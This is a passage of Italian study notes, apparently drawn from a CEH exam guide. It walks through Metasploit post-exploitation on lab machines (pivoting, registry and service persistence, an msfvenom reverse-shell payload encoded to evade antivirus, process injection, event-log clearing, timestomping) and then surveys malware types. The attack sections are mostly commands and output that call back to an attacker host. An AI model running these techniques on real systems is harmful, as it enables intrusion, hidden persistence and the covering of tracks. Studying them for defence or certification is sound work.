192.168.86.66: inverse host lookup failed: Unknown host
connect to [192.168.86.57] from (UNKNOWN) [192.168.86.66]
50391
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10
13:58:00 UTC 2008 i686 GNU/Linux
```

## Pivoting

Alcune organizzazioni hanno una rete piatta, ovvero che i sistemi sono tutti connessi a una singola rete. Alcuni invece a reti multistrato. Quindi potrai trovarsi in situazione in cui hai

davanti più interfacce, come quello nell'esempio. Il sistema in questione è Windows ed ha due interfacce. Uno 192.168.86.0 dove sarà quella dell'exploit e un'altra interfaccia chiamata Interface 19 su 172.30.42.0 questa invece sarà quella che punteremo, Dobbiamo essere in grado di far passare il traffico dal nostro sistema di attacco attraverso il sistema compromesso e nella rete a cui è connesso.

IP Address Configuration

meterpreter> getuid

Server username: NT AUTHORITY\LOCAL SERVICE

meterpreter> ipconfig

Interface 1

Name : Software Loopback Interface 1

Hardware MAC : 00:00:00:00:00:00

MTU : 4294967295

IPv4 Address : 127.0.0.1

IPv4 Netmask : 255.0.0.0

IPv6 Address : ::1

IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12

Name : Microsoft ISATAP Adapter

Hardware MAC : 00:00:00:00:00:00

MTU : 1280

IPv6 Address : fe80::5efe:c0a8:5621

IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13

Name : Intel(R) PRO/1000 MT Network Connection

Hardware MAC : 1e:25:07:dc:7c:6e

MTU : 1500

IPv4 Address : 192.168.86.33

IPv4 Netmask : 255.255.255.0

IPv6 Address : fe80::35b1:1874:3712:8b59

IPv6 Netmask : fffff:ffff:ffff:ffff::

Interface 19

Name : Intel(R) PRO/1000 MT Network Connection #2

Hardware MAC : 42:39:bd:ec:24:40

MTU : 1500

IPv4 Address : 172.30.42.50

IPv4 Netmask : 255.255.255.0

IPv6 Address : fe80::4b4:7b9a:b3b7:3742

IPv6 Netmask : fffff:ffff:ffff:ffff::

Per aggiungere il percorso dobbiamo passare per il traffico della subnet 172.30.42.0, quindi abbiamo bisogno di eseguire un post-exploit modulo. Il modulo che eseguiremo si chiama autoroute, e si prenderà cura di aggiungere il percorso alla rete secondo la sessione che abbiamo aperto. Ecco un esempio :

```
Running autoroute
meterpreter> run post/multi/manage/autoroute
SUBNET=172.30.42.0 ACTION=ADD
[!] SESSION may not be compatible with this module.
[+] Running module against VAGRANT-2008R2
[+] Adding a route to 172.30.42.0/255.255.255.0...
[+] Route added to subnet 172.30.42.0/255.255.255.0.
```

Ora che abbiamo la route, la useremo. Posizioneremo Metrpreter in background così da poter eseguire qualsiasi modulo vogliamo.

Nel codice di seguito eseguiremo un routing table che mostrerà che abbiamo la strada su 172.30.42.0 che passa dalla Session 1, quella che abbiamo aperto.

Al di sotto di questo, il modulo di scansione delle porte viene caricato per funzionare su quella rete.

```
msf exploit(windows/http/manageengine_connectionid_write)>
route print
IPv4 Active Routing Table
Subnet Netmask Gateway
```

---

```
172.30.42.0 255.255.255.0 Session 1
[*] There are currently no IPv6 routes defined.
msf exploit(windows/http/manageengine_connectionid_write)>
msf exploit(windows/http/manageengine_connectionid_write)> use
auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp)> set RHOSTS 172.30.42.0/24
RHOSTS ⇒ 172.30.42.0/24
msf auxiliary(scanner/portscan/tcp)> run
```

Una volta che hai idea su quale sistema e su quale rete allora puoi cercare vulnerabilità. Il pivoting è solo il modo si compromettere un sistema e usarlo per accedere ad altri.

## Persistence

Il processo di mantenere gli accessi viene chiamato persistenza. Accedere ai sistemi anche quando vengono riavviati. Per fare questo ci sono più tecniche, come l'SSH o il remote desktop. Un'altra opzione è quella di installare software, questo è uno dei migliori dati che se ci sono firewall questi probabilmente bloccano le connessioni in entrata. Possiamo installare un reverse shell . Nell'esempio che viene vediamo come installare un programma con Meterpreter che si avvia ogni volta che l'utente fa il login in. Per fare questo abbiamo bisogno di modificare i Registri. In particolare la chiave HKEY\_CURRENT\_USER che verrà caricata una volta che viene chiamato il payload.

Registry Persistence from Metasploit

```
meterpreter> getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter> background
[+] Backgrounding session 1...
msf exploit(windows/http/manageengine_connectionid_write)> use
exploit/windows/local/registry_persistence
msf exploit(windows/local/registry_persistence)> set SESSION 1
SESSION => 1
msf exploit(windows/local/registry_persistence)> exploit
[+] Generating payload blob..
[+] Generated payload, 5968 bytes
[+] Root path is HKCU
[+] Installing payload blob..
[+] Created registry key HKCU\Software\hO2pqzTh
[+] Installed payload blob to HKCU\Software\hO2pqzTh\kASCvdW3
[*] Installing run key
```

Questo processo utilizza il Registro per memorizzare un blob eseguibile senza alcun controllo su ciò che viene memorizzato ed eseguito. Possiamo anche crearne uno nostro e per farlo abbiamo bisogno di msfvenom ecco un esempio di come si utilizza il payload windows/meterpreter/reverse\_tcp.

Using msfvenom to Create Stand-Alone Payload

```
root@quiche:~# msfvenom -p windows/meterpreter/reverse_tcp
LHOST=192.168.86.57 LPORT=3445 -f exe -e x86/shikata_ga_nai -a
x86 -i 3 -o elfbowling.exe
```

```
[+] No platform was selected, choosing  
Msf::Module::Platform::Windows from the payload  
Found 1 compatible encoders  
Attempting to encode payload with 3 iterations of  
x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 368 (iteration=0)  
x86/shikata_ga_nai succeeded with size 395 (iteration=1)  
x86/shikata_ga_nai succeeded with size 422 (iteration=2)  
x86/shikata_ga_nai chosen with final size 422  
Payload size: 422 bytes  
Final size of exe file: 73802 bytes  
Saved as: elfbowling.exe  
root@quiche:~# ls -la elfbowling.exe  
-rw-r--r-- 1 root 73802 Sep 12 17:58 elfbowling.exe
```

Quello che abbiamo creato è un file .exe per un sistema x86-32bit Windows. Il payload ottiene una connessione al 192.168.86.57 sulla porta 3445. Per usare Meterpreter abbiamo bisogno di avviare l'handler. Che abbiamo chiamato elfbowling.exe. Anche l'exe l'abbiamo encodato così da non essere riconosciuto dagli antivirus.

Un altro modo per ottenere persistenza è con l'uso di Metsvc, ovvero meterpreter service. Questo crea un listener di default sulla porta 31337 che si connette alla shell di Meterpreter.

```
Creating the Meterpreter Service on Target  
meterpreter> run metsvc  
[!] Meterpreter scripts are deprecated. Try  
post/windows/manage/persistence:exe.  
[!] Example: run post/windows/manage/persistence:exe  
OPTION=value [...]  
[] Creating a meterpreter service on port 31337  
[] Creating a temporary installation directory  
C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\KrUjwJQb...  
[]>> Uploading metsrv.x86.dll...  
[]>> Uploading metsvc-server.exe...  
[]>> Uploading metsvc.exe...  
[] Starting the service...
```

Lo script di Meterpreter è stato deprecato e a breve eliminato da Metasploit. Al posto possiamo usare i moduli di Metasploit. Nell'esempio di sotto vediamo come avrà bisogno di un

eseguibile da installare, creato con msfvenom. Il registro di entrata permetterà all'eseguibile di avere persistenza.

```
Using the Metasploit Module for Persistence
meterpreter> run post/windows/manage/persistence:exe
REXEPAH=/root/elfbowling.exe
[+] Running module against VAGRANT-2008R2
[+] Reading Payload from file /root/elfbowling.exe
[+] Persistent Script written to
C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\default.exe
[+] Executing script
C:\Windows\SERVIC~2\LOCALS~1\AppData\Local\Temp\default.exe
[+] Agent executed with PID 5672
[+] Installing into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\qWQPRsRzw
[+] Installed into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\qWQPRsRzw
[*] Cleanup Meterpreter RC File:
/root/.msf4/logs/persistence/VAGRANT2008R2_22230112.4749/VAGRANT-
2008R2_2230112.4749.rc
```

Questo tipo di attività può essere rilevato.

Esistono molte altre tecniche comuni che possono essere utilizzate per mantenere la presenza. Oltre alla persistenza del registro, è possibile utilizzare altri processi di avvio per garantire l'esecuzione del codice durante l'avvio. Windows supporta gli script di accesso, ad esempio

Uno script può essere installato sul target che esegue attacker-managed code quando un utente si logga. Windows ha un servizio chiamato Background Intelligent Transfer Service (BITS) che permette di aggiornare i task ed eseguirli in background senza avere impatto sull'esperienza dell'utente. Esegue file o data transfer e permette agli attaccanti di eseguire o manipolare powershell. Può creare un BITS job che scarica codice malevolo e lo esegue prima di ripulirsi.

Un'altra tattica che può essere utilizzata dagli aggressori è quella di dirottare il flusso di esecuzione, questo viene fatto tramite codice malevolo o configurazioni. Una libreria dinamica malevola (DDL) potrebbe essere installato un programma che consenta l'esecuzione del programma previsto e al contempo l'esecuzione del codice dell'attaccante.

Inoltre, su Windows, le chiavi di registro possono essere modificate per cambiare i gestori per determinati tipi di file. Un'esempio se l'attaccante vuole modificare l'handler per .docx, ogni volta che l'utente clicca su un file Word l'handler cambierà e il codice malevolo eseguito.

## Covering Tracks

Il primo step per coprire le tracce è quello di partire dai Log. Bisognerà fare obfuscation o pulire i file dai log.

## Rootkits

Il process table è il più difficile da indirizzare dato che risiete nel kernel. Nei sistemi operativi recenti esiste un ring model quando si parla di sicurezza e privilegi. Il più alto livello di permessi è al ring 0 ovvero al kernel. Il kernel ha bisogno del completo controllo per interagire con l'hardware. Interagire con il kernel attraverso le applicazioni di interfaccia programmabili (API). Una richiesta viene fatta dal kernel tramite l'API, che soddisfa la richiesta e restituisce il risultato al processo che ha emesso la richiesta. Questo significa che per poter manipolare qualcosa nel kernel space come il process table anche tu avrai bisogno di inviare una richiesta al kernel. Gli attaccanti creano un software chiamato rootkit che contiene il kernel mode module o i driver che filtreranno i process table result.

Questo rootkit dovrebbe sapere quali sono i nomi o le proprietà dei processi che lo accompagnano in modo da poterli filtrare. Un rootkit può anche contenere file binari sostitutivi che filtreranno in modo analogo i risultati dell'elenco dei file, in modo che chiunque utilizzi i file binari di sistema non sappia che nel file system sono presenti file correlati all'infezione/compromissione.

## Process Injection

Dato che non vogliamo lasciare processi in giro che possono tracciarci, possiamo pensare di utilizzare un altro spazio di processo. Quello che possiamo fare è iniettare codice in un processo esistente. Una volta iniettato il codice lo eseguiamo con un nuovo thread che usa il codice malevolo. Questo viene fatto usando processi che sono allocati in memoria. Le Windows API è essenzialmente un puntatore alla voce del processo nella tabella dei processi

Una volta che l'attaccante gestisce ed ottiene il codice iniettato nello spazio del processo allora può eseguirlo. Il codice è nascosto nel processo. Un esempio si può fare sempre con Metasploit, il processo selezionato è il postgres process, significa che lo shellcode è eseguito nel database. Il payload in esecuzione verrà associato a una porta TCP il cui valore predefinito è la porta 4444, poiché non è stato specificato alcun altro valore come parametro.

Process Injection Module

```
meterpreter> run post/windows/manage/multi_meterpreter_inject
```

```
PID=3940 PAYLOAD=windows/shell_bind_tcp
```

```
[+] Running module against VAGRANT-2008R2
[!] Creating a reverse meterpreter stager: LHOST=192.168.86.57
LPORT=4444
[+] Starting Notepad.exe to house Meterpreter Session.
[+] Process created with pid 1296
[!] Injecting meterpreter into process ID 1296
[!] Allocated memory at address 0x00170000, for 328 byte
stager
[!] Writing the stager into memory...
[+] Successfully injected Meterpreter in to process: 1296
<snip>
msf> connect 192.168.86.25 4444
[!] Connected to 192.168.86.25:4444
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights
reserved.
C:\ManageEngine\DesktopCentral_Server\bin>
```

Dopo il processo, una sessione separata si connette al sistema remoto dove potrai eseguire i comandi. Un'altra tecnica che si può usare è quella di migrare la nostra connessione su un altro processo. Sempre utilizzando Meterpreter si può vedere come iniziamo con una pagina JSP e una volta migrato andiamo verso notepad.exe, questo viene fatto iniettando codice sul notepad process.

```
Process Migration with Meterpreter
meterpreter> run post/windows/manage/migrate
[!] Running module against VAGRANT-2008R2
[!] Current server process: Nepql.jsp (5624)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 6012
[+] Successfully migrated to process 6012
meterpreter>
```

Questo viene fatto per evadere dagli antivirus.

## Log Manipulation

Una ottima strategia per manipolare i log [ quella di eliminarli utilizzando sempre Metasploit utilizzando il comando di meterpreter clearev.

Clearing Event Viewer with Meterpreter

```
meterpreter> clearev
```

```
[*] Wiping 635 records from Application...
```

```
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
```

```
meterpreter> getuid
```

```
Server username: NT AUTHORITY\LOCAL SERVICE
```

Dall'output si può vedere che la compromissione utilizzata non disponeva di autorizzazioni adeguate per poter cancellare il registro eventi di sistema. In base all'ID utente, abbiamo l'utente LOCAL SERVICE anziché l'utente LOCALSYSTEM.

L'utente LOCALSYSTEM avrebbe avuto le autorizzazioni necessarie per modificare i registri. Questo utente ha autorizzazioni limitate.


## Hiding Data

Nascondere i dati è un'attività comune. Alcuni file possono essere nascosti in piena vista.

Ad esempio, su un sistema Windows, alcuni file sono archiviati in directory temporanee.

Questo vale soprattutto per qualsiasi cosa scaricata da Internet. La Figura 7.4 mostra un elenco di directory per i file temporanei di Internet su un sistema Windows con Chrome.

Questa è la directory della cache, specifica per ogni singolo utente. Non è una directory che la maggior parte delle persone visita, quindi non sarebbe difficile posizionare un file qui e non farlo mai notare.



#### FIGURE 7.4 Temporary Chrome Internet files in Windows

Il percorso per raggiungere questa directory è C:\Users\username\AppData\Local\Google\Chrome\User Data\Default\Cache, che contiene numerosi waypoint in cui è possibile nascondere i file in modo analogo, evitando che vengano visualizzati. Questo è in parte dovuto al fatto che, per impostazione predefinita, molte delle directory mostrate qui sono nascoste in Esplora risorse di Windows, a meno che non si modifichi l'impostazione per visualizzarle. In sostanza, i file presenti in qualsiasi punto della directory AppData andrebbero persi tra i numerosi file temporanei e file specifici dell'applicazione.

Su un sistema Linux, è possibile utilizzare file e directory con punto per fare la stessa cosa. Un file con punto ha un nome che inizia con un punto, come .bashrc. Gli elenchi di file normali non mostrano i file che iniziano con un punto. Allo stesso modo, non vengono visualizzate le directory che iniziano con un punto. Se si inseriscono file in una di queste directory, potrebbero andare persi o essere trascurati.

I sistemi Windows dispongono di una funzionalità chiamata flussi di dati alternativi (ADS), implementata nel New Technology File System (NTFS) per supportare il caso in cui i dischi basati su Apple fossero collegati a Windows NT.

Ad esempio, potresti essere in grado di memorizzare gli eseguibili come flusso di dati alternativo. Puoi anche utilizzare il comando type per reindirizzare un eseguibile in un ADS. Diventa semplicemente un altro flusso di dati allegato alla voce del nome del file nella tabella dei file.

## Time Management

A tutti i file in un file system sono associate date e orari. Di solito, per ogni file sono presenti date di modifica, accesso e creazione. Se si tentasse di sostituire un file comune nel file system con un trojan contenente un payload creato dall'utente, questo avrebbe i timestamp associati al file caricato. Questo lo renderebbe più rilevabile. In alternativa, è possibile modificare gli orari dei file. Ricorriamo nuovamente a Meterpreter. Nel codice seguente, è possibile vedere l'uso di timestamp per manipolare gli orari di un file. Utilizzando timestamp, possiamo impostare gli orari di un file caricato, che sono identici ai timestamp del file legittimo. Quando sposteremo il file sostitutivo al suo posto, avrà gli orari corretti.

### Timestomping Files

```
meterpreter> upload regedit.exe
[] uploading : regedit.exe → regedit.exe
[] Uploaded 72.07 KiB of 72.07 KiB (100.0%): regedit.exe →
regedit.exe
[] uploaded : regedit.exe → regedit.exe
```

```
meterpreter> timestamp regedit.exe -f /windows/regedit.exe
[] Pulling MACE attributes from /windows/regedit.exe
```


## Capitolo 8: Malware

### ARGOMENTI DELL'ESAME CEH COPERTI IN QUESTO CAPITOLO:

- Operazioni di malware
- Sistemi e programmi antivirus

Il malware è un grande business. Esistono centinaia di milioni di famiglie e varianti di malware nel mondo e un numero impreciso di programmati che li sviluppano, oltre a decine di aziende che realizzano soluzioni anti-malware. Gli sviluppatori di malware vengono pagati per scrivere software dannoso, sperano di venderlo o di guadagnare attraverso le operazioni stesse del malware.

La **Figura 8.1** mostra il numero di nuovi campioni di malware identificati dall'Istituto AV-TEST, in un grafico cumulativo che evidenzia l'aumento delle istanze di malware dal 2007, includendo anche le applicazioni potenzialmente indesiderate (PUA o PUP).



Il termine "malware", contrazione di "malicious software", comprende diversi tipi di software dannoso. La categorizzazione del malware può essere complessa, poiché alcuni rientrano in più categorie a seconda non solo del metodo di diffusione, ma anche delle azioni che compiono. Per comprenderne le funzioni, è necessaria un'analisi statica o dinamica, o si può fare riferimento alle analisi di altri esperti.

Poiché oggi il malware è spesso parte di un'infrastruttura più ampia, comprenderne il funzionamento aiuta a rilevarne la presenza tramite il traffico di rete. Nell'hacking etico, potresti voler creare malware a scopo di test, anche non dannoso, per ottenere accessi persistenti ai sistemi in esame.

Alle minacce malware si accompagnano le soluzioni anti-malware, che oggi non si limitano più ai semplici antivirus. Conoscere il funzionamento di queste soluzioni consente anche di capire come il malware possa cercare di evitarle.

Nel **framework MITRE ATT&CK**, il malware non è trattato come categoria unica, ma viene suddiviso in tecniche e procedure specifiche all'interno di diverse categorie.

---

## Tipi di Malware

Un singolo malware può rientrare in più categorie, a seconda di come si diffonde o delle sue caratteristiche comportamentali. Alcuni malware si trovano spesso associati tra loro, specialmente in relazione ai comportamenti che manifestano.

Conoscere i diversi tipi di malware aiuta a comprendere la complessità del panorama attuale e gli usi che ne vengono fatti.

### Virus

Il virus è uno dei tipi di malware più comuni, ma non tutto il malware è un virus. I virus richiedono l'intervento dell'utente per infettare un sistema: l'utente deve eseguire qualcosa che attivi il virus, il quale infetta il sistema, spesso iniettando codice in altri programmi per mantenere il controllo quando questi vengono eseguiti. Per rimuovere un virus, occorre eliminare tutte le sue istanze.

I virus esistono almeno dagli anni '70, ma l'idea di programmi auto-replicanti risale al 1949. Un esempio precoce è **Creeper**, che si replicava su ARPAnet senza causare danni se non il tempo necessario per rimuoverlo. Il primo virus per PC fu **Elk Cloner**, che si diffondeva copiandosi sui floppy disk.

Tutti i virus hanno in comune la capacità di identificare un programma da infettare e di copiarvisi. Alcuni creano copie multiple, come il virus **I Love You**, che sostituiva file multimediali con file VBScript (.vbs), reinfettando il sistema ogni volta che venivano aperti.

Un virus ha fasi simili a un virus biologico:

- **Fase dormiente**, in attesa di un trigger.
- **Fase di attivazione**, al verificarsi di un evento (apertura email, lancio file, data specifica).
- **Fase di propagazione**, infettando altri file o inviandosi via email.
- **Fase di esecuzione**, in cui compie le sue azioni (maliziose o fastidiose).

I virus possono essere **residenti in memoria** (attivi fin dall'avvio del sistema) o **non residenti**, attivati manualmente. Un esempio di virus non residente è il **macro virus**, che sfrutta macro in documenti (Word, PDF) per infettare quando il documento viene aperto.

---

### Worm

A differenza dei virus, i worm si auto-propagano senza assistenza esterna, sfruttando vulnerabilità di rete per infettare altri sistemi. Un famoso esempio è il **worm di Morris del 1988**, che, pur non avendo un payload dannoso, causò danni economici elevati sfruttando vulnerabilità di Unix.

I worm sono generalmente dannosi, come **Code Red** o **Nimda**, ma ne esistono anche con intenti "positivi" come **Welchia/Nachi**, progettati per rimuovere altri worm e applicare patch ai sistemi vulnerabili. Tuttavia, anche i worm "buoni" consumano risorse e possono reinfettare i sistemi se le vulnerabilità non vengono risolte.

I worm:

- **Non richiedono interazione dell'utente.**
  - Si diffondono sfruttando vulnerabilità di rete e relazioni di fiducia tra sistemi (comunicazioni east-west).
  - Possono utilizzare **email con script HTML** per propagarsi, sfruttando i contatti dell'utente per inviare copie di sé stessi, congestionando le code dei messaggi e causando sovraccarico di rete.
- 

## Trojan

Un **Trojan** è un malware che si maschera da software legittimo per ingannare l'utente, prendendo il nome dal "Cavallo di Troia". Spesso rientra nella categoria dei virus poiché richiede un'azione dell'utente per l'esecuzione, sfruttando tecniche di **social engineering**.

Il Trojan può essere un file eseguibile, un documento infetto (es. un PDF mascherato da fattura) o un'email con allegati dannosi. Una volta aperto dall'utente, il Trojan infetta il sistema.

---

## Botnet

Una **botnet** è una rete di dispositivi infetti da uno specifico malware, controllati da un **infrastruttura di comando e controllo (C&C o C2)**. Il **client della botnet** si connette all'infrastruttura e riceve comandi dal bot herder per svolgere attività, principalmente con scopi economici.

Esistono botnet **decentralizzate (peer-to-peer)**, dove i nodi comunicano tra loro senza un server centrale, rendendo più difficile l'interruzione della botnet pur mantenendo il controllo da parte del bot herder.

## Ransomware

Ransomware è un altro tipo di malware.

Lo scopo del ransomware è estorcere denaro da una vittima.

Il ransomware è un programma che critta una porzione del disco rigido di una vittima, dove sono archiviati file personali.

In alcuni casi, potrebbero essere documenti aziendali importanti.

L'attaccante fornisce istruzioni alla vittima per inviare denaro, di solito in un tipo di criptovaluta come Bitcoin.

L'idea dietro questo è che l'attaccante fornirà la chiave di decrittazione una volta che il riscatto è stato pagato.

Con la chiave di decrittazione, la vittima può riottenere i propri dati preziosi.

Tipicamente, c'è un limite di tempo prima che i dati vengano distrutti solo per mettere ulteriore pressione sulla vittima.

Ci sono stati diversi pezzi di ransomware ben noti e distruttivi.

Una delle famiglie di ransomware più antiche e conosciute era **WannaCry**.

Questo è un pezzo di malware che ha colpito centinaia di migliaia di sistemi in tutto il mondo, dove le persone non avevano mantenuto aggiornato il livello delle patch sui loro sistemi.

La **Figura 8.2** mostra il messaggio che avresti ricevuto se WannaCry avesse infettato il tuo sistema.



Fortunatamente, un'azione rapida da parte di Microsoft, insieme ai ricercatori di malware, è stata in grado di limitare il numero complessivo di dispositivi colpiti in tutto il mondo.

Anche così, si stima che abbia causato costi da milioni a potenzialmente miliardi di dollari.

WannaCry si è diffuso attraverso l'uso di un exploit sviluppato dalla **U.S. National Security Agency (NSA)**.

L'exploit era conosciuto come **Eternal Blue**

ed era parte di un pacchetto di informazioni rilasciato da un gruppo conosciuto come **Shadow Brokers**,

che aveva infiltrato la NSA per ottenere informazioni sugli strumenti e le tattiche usate dai dipendenti della NSA

che lavoravano sulla cybersecurity e sulla cyberwarfare.

Non passarono molti mesi dopo il rilascio di queste informazioni che WannaCry iniziò a diffondersi.

Anche se WannaCry è sicuramente ransomware, questo si riferisce solo a ciò che fa e non si riferisce realmente a come si diffonde.

Quindi, è un virus o un worm?

Poiché ha utilizzato una vulnerabilità remota per infettare i sistemi, era in grado di connettersi automaticamente ad altri sistemi e infettarli.

Era in grado di muoversi da solo, il che lo rende un worm.

Questo è un esempio di come un singolo pezzo di malware possa essere categorizzato in più categorie.

WannaCry è un worm ransomware.

Negli ultimi anni, il ransomware è in aumento.

Gli attaccanti hanno scoperto che è molto più efficiente semplicemente chiedere denaro alle vittime

piuttosto che provare a rubare informazioni e utilizzarle.

Tradizionalmente, i gruppi di minaccia sono stati suddivisi in tre categorie:

### **Gruppi guidati dall'intelligence**

A volte, questo gruppo è chiamato Stati-Nazione.

Questi sono gruppi che cercano informazioni come la proprietà intellettuale dalle aziende.

Questa proprietà intellettuale è usata per migliorare le capacità di mercato delle aziende sponsorizzate dallo Stato.

### **Organizzazioni criminali**